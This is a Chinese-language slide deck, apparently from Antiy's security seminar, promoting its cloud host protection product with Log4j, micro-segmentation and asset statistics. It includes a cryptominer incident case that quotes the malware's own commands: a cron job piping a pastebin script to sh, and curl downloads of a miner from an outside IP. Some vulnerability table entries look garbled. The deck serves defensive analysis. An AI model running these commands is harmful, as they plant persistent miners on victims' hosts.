
- **无法更新的老旧系统**：根据Log4j 社区提供的信息，认为Log4j 1.X 版本也会因JNDI的支持受到漏洞影响。但鉴于已经停止维护，不会发布相关更新，相关漏洞如：CVE-2021-4104。
- **如何保护核心资源**：Log4j漏洞攻击的关键步骤在于受攻击的服务应用通过网络访问了非授信的外部资产，然后下载并执行攻击载荷。因此，如何在复杂主机环境中，尤其是云环境中构建一个可信的细粒度网络访问策略，是避免遭受此类0day攻击的一个重要措施。

微隔离的价值

- 如今微隔离技术已成为保护企业业务免受破坏的最佳实践之一，其主要的价值在于迫使攻击者（和恶意软件）“付出超额的技术和人力成本”。
- 在最好的情况下，微隔离可以消除威胁。在最坏的情况下，所有额外的活动都会增加防御者发现的机会。


安天智甲云主机安全系统 实践零信任微隔离 3 步骤

1. 自动化的云上资产应用的识别，以及智能化的映射工作负载、应用程序和环境之间的连接。
2. 理解安全隔离的原则，并根据运营安全需求制定合理的、不同粒度的微隔离策略。
3. 测试并部署微隔离策略，通过测试和构建访问模型，确保该策略与数据中心的运作方式保持一致，在业务和应用层面以透明状态存在，对其没有任何影响。



防御效果

- 攻击者（通过RCE等方式）在访问额外的网络资源及时阻断，或者洞察非授权的网络访问行为及时告警。
- 通过限制攻击者的网内横向移动行为，从而规避或者缓解失陷主机带来的威胁面扩散的风险。



安全治理闭环的可见性实践

可见性保障安全治理闭环

- 进程、软件包、Web应用等资产的细粒度识别是安全治理的基础
- 洞察上述云原生和应用风险，方可合理实施风险加固
- 支持多种基础设施共存场景，尤其是容器内资产识别，才能精准建立防御边界

以某证券公司为例，做全部主机资产与**容器资产**对比（总占比）：

进程：57.6%、**42.4%**； 软件包：58.8%、**41.2%**

Web站点：53.8%、**46.2%**； Web应用：20.8%、**79.2%**

漏洞：19.3%、**80.7%**

| 工作负载 | 进程 | 软件包 | Web站点 | Web应用 | 漏洞 |
|--------------|------|-------|-------|-------|------|
| 全部 Linux主机 | 3362 | 5209 | 202 | 51 | 972 |
| 全部 Windows主机 | 1833 | 4331 | 16 | 2 | 493 |
| 全部 容器 | 3826 | 6671 | 187 | 202 | 6130 |
| 总计 | 9021 | 16211 | 405 | 255 | 7595 |



漏洞列表，显示漏洞名称、漏洞类型、风险等级、影响主机数、修复状态等。

| 漏洞名称 | 漏洞类型 | 风险等级 | 影响主机数 | 修复状态 |
|--|------|------|-------|------|
| CyberChef 远程漏洞 | 命令执行 | 高危 | 1 | 已修复 |
| GNU Binutils (Debian) 远程漏洞 (CVE-2017-1819) | 远程注入 | 高危 | 1 | 已修复 |
| 华为设备漏洞 (CVE-2017-0818) | 拒绝服务 | 高危 | 1 | 已修复 |
| MAXX Mail 邮件系统漏洞 (CVE-2017-10000) | 拒绝服务 | 高危 | 1 | 已修复 |
| SOLIX 邮件系统漏洞 (CVE-2017-10000) | 拒绝服务 | 高危 | 1 | 已修复 |



漏洞详情列表，显示漏洞名称、漏洞类型、风险等级、影响主机数、修复状态等。

| 漏洞名称 | 漏洞类型 | 风险等级 | 影响主机数 | 修复状态 |
|--|------|------|-------|------|
| Exploit-Kit (Exploit-Kit) (CVE-2017-10000) | 拒绝服务 | 高危 | 2 | 已修复 |
| WTC-SMTP 安全漏洞 (CVE-2017-10000) | 拒绝服务 | 高危 | 2 | 已修复 |
| WTC-SMTP 安全漏洞 (CVE-2017-10000) | 拒绝服务 | 高危 | 2 | 已修复 |



网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营


安天 | 智者安天下

04


多层次和自动化

检测响应的运营闭环

自动化，威胁检测响应的运营闭环基础



- 事件调查和威胁猎杀的自动化能力，是异构、海量的工作负载背景下，实现运营闭环的基础保障




注：虚线，将在后续版本实现自动化分析

- 算力调度，自动化落地的基础保障

| | |
|----------|----------|
| 引擎策略调度 | 采集策略调度 |
| 上报策略调度 | 存储策略调度 |
| 本地关联检测调度 | 自动调查策略调度 |


多层次的威胁检测与防御，有效性的保障

在统一工作负载防护平台上，结合ATT&CK威胁框架的分析，实现安全事件从发现、分析、决策、行动的完整闭环



某客户挖矿病毒响应和处置：传统处置方式

传统方式作业：



人工分析恶意脚本：

定位恶意脚本，分析脚本主要功能点

```
crontab -r
crontab -l | grep -e "r0QMwLfc" | grep -v grep
if [ $? -eq 0 ]; then
    echo "cron good"
else
    (
        crontab -l 2>/dev/null
        echo "*/* * * * * curl -fsSL https://pastebin.com/raw/r0QMwLfc | sh"
    ) | crontab -
fi
```

```
curl -fsSL http://27.1.1.34:8080/docs/s/config.json -o /tmp/.solr/config.json
curl -fsSL http://27.1.1.34:8080/docs/solrd.exe -o /tmp/.solr/solrd
curl -fsSL http://27.1.1.34:8080/docs/s/solr.sh -o /tmp/.solr/solr.sh
chmod +x /tmp/.solr/solrd
chmod +x /tmp/.solr/solr.sh
```


传统方式面临的挑战：

- 1:容器资产响应困难
- 2:分析、取证、响应、加固依赖人工操作
- 3:自动化能力不足，无法适用于海量资产

某客户挖矿病毒发现及处置：自动化响应处置

1、监测发现

EDR检测到高危告警，显示系统遭受挖矿木马攻击



威胁信息

最近发现时间: 2022-01-11 10:24:36 病毒名称: Trojan.Generic.ASCommon.203 威胁等级: 高危

攻击IP: 被攻击IP: 主机名:

分析报告

事件ID: anty20220111102436 事件类型: 恶意挖矿软件

进程信息: /tmp/.solrd 挖矿地址: pool.supportxmr.com:80

主机IP: 47emqgmfythdskA8kA8rezGZz2z8Lu6GTTp415pettlejQkC DkksaUJZ2wCzVbqpy9sa1h6FGDyMkaysis6Peevz


漏洞引用: CVE-2021-26084

IOC:

```
CCEA68210C87A5E65470D77DA08  
CB11DB7162639A5B87DFA3B4918A77  
D621A8B17A002C7895C9705B11EC94E  
CS7F21E8F08948EC0A3C7DD68262D0
```


2、本地事件调查

自动化事件调查，收集行为信息，还原攻击现场



3、全网事件调查


根据检测到的恶意IP访问进行关联分析，查找失陷终端



| 最近发现时间 | 病毒名称 | 类型 | IP地址 | 主机名 | Hash值 |
|---------------------|----------------------|----|---------------|-------------|----------------------|
| 2022-01-11 10:24:36 | Trojan.Win32.Generic | 木马 | 10.250.26.23 | localhost | 64D48C6F9B59D57CCA8E |
| 2022-01-11 10:24:45 | Trojan.Win32.Generic | 木马 | 10.250.41.246 | testserver | 64D48C6F9B59D57CCA8E |
| 2022-01-11 10:25:39 | Trojan.Win32.Generic | 木马 | 10.250.44.46 | localdomain | 64D48C6F9B59D57CCA8E |
| 2022-01-11 10:25:55 | Trojan.Win32.Generic | 木马 | 10.250.26.68 | localhost | 64D48C6F9B59D57CCA8E |

4、响应处置

自动化修复风险项，统一下发策略，加固终端





网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营


安天 | 智者安天下

05

支撑运营体系

实现完整闭环


支撑更完整的运营闭环



期待彼此成就、共同成长


中国网络安全产业联盟 2021年度网络安全优秀创新成果大赛 二等奖

实践与提高计划



2021 网络安全优秀创新成果大赛总决赛

| | | | |
|----|----------------------------------|----------------|-----|
| 1 | OpenRASP-开潭应用运行时自动防护系统 | 北京麒麟软件技术有限公司 | 133 |
| 1 | 邓成瑞云-加密辅助智能检测系统 (ENS-2000) | 北京国信安技术有限公司 | 133 |
| 3 | 安天智甲云主机安全系统 V1.0(Antiy ACS V1.0) | 北京安天网络安全技术有限公司 | 126 |
| 4 | 智能风扫关系统/HoneyGuide | 上海雪豹智能科技有限公司 | 121 |
| 4 | 深信服云安全访问服务 Sangfor Access | 深信服科技股份有限公司 | 121 |
| 6 | 墨迹溯源OSS开源威胁感知平台 | 北京安智信信息技术有限公司 | 120 |
| 7 | 绿盾智慧安全管理系统 | 绿盾科技股份有限公司 | 119 |
| 8 | 安信微网内安全监测平台/DAS-JOT-CAM | 杭州安信微信息技术有限公司 | 116 |
| 9 | 华为HiSecEngine USG6000系列AI防火墙 | 华为技术有限公司 | 107 |
| 10 | 奇安信网神云剑服务器安全管理V8.0 | 奇安信科技集团股份有限公司 | 100 |





网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

亂雲飛渡

谢谢大家



安天冬训营 wtc.antiy.cn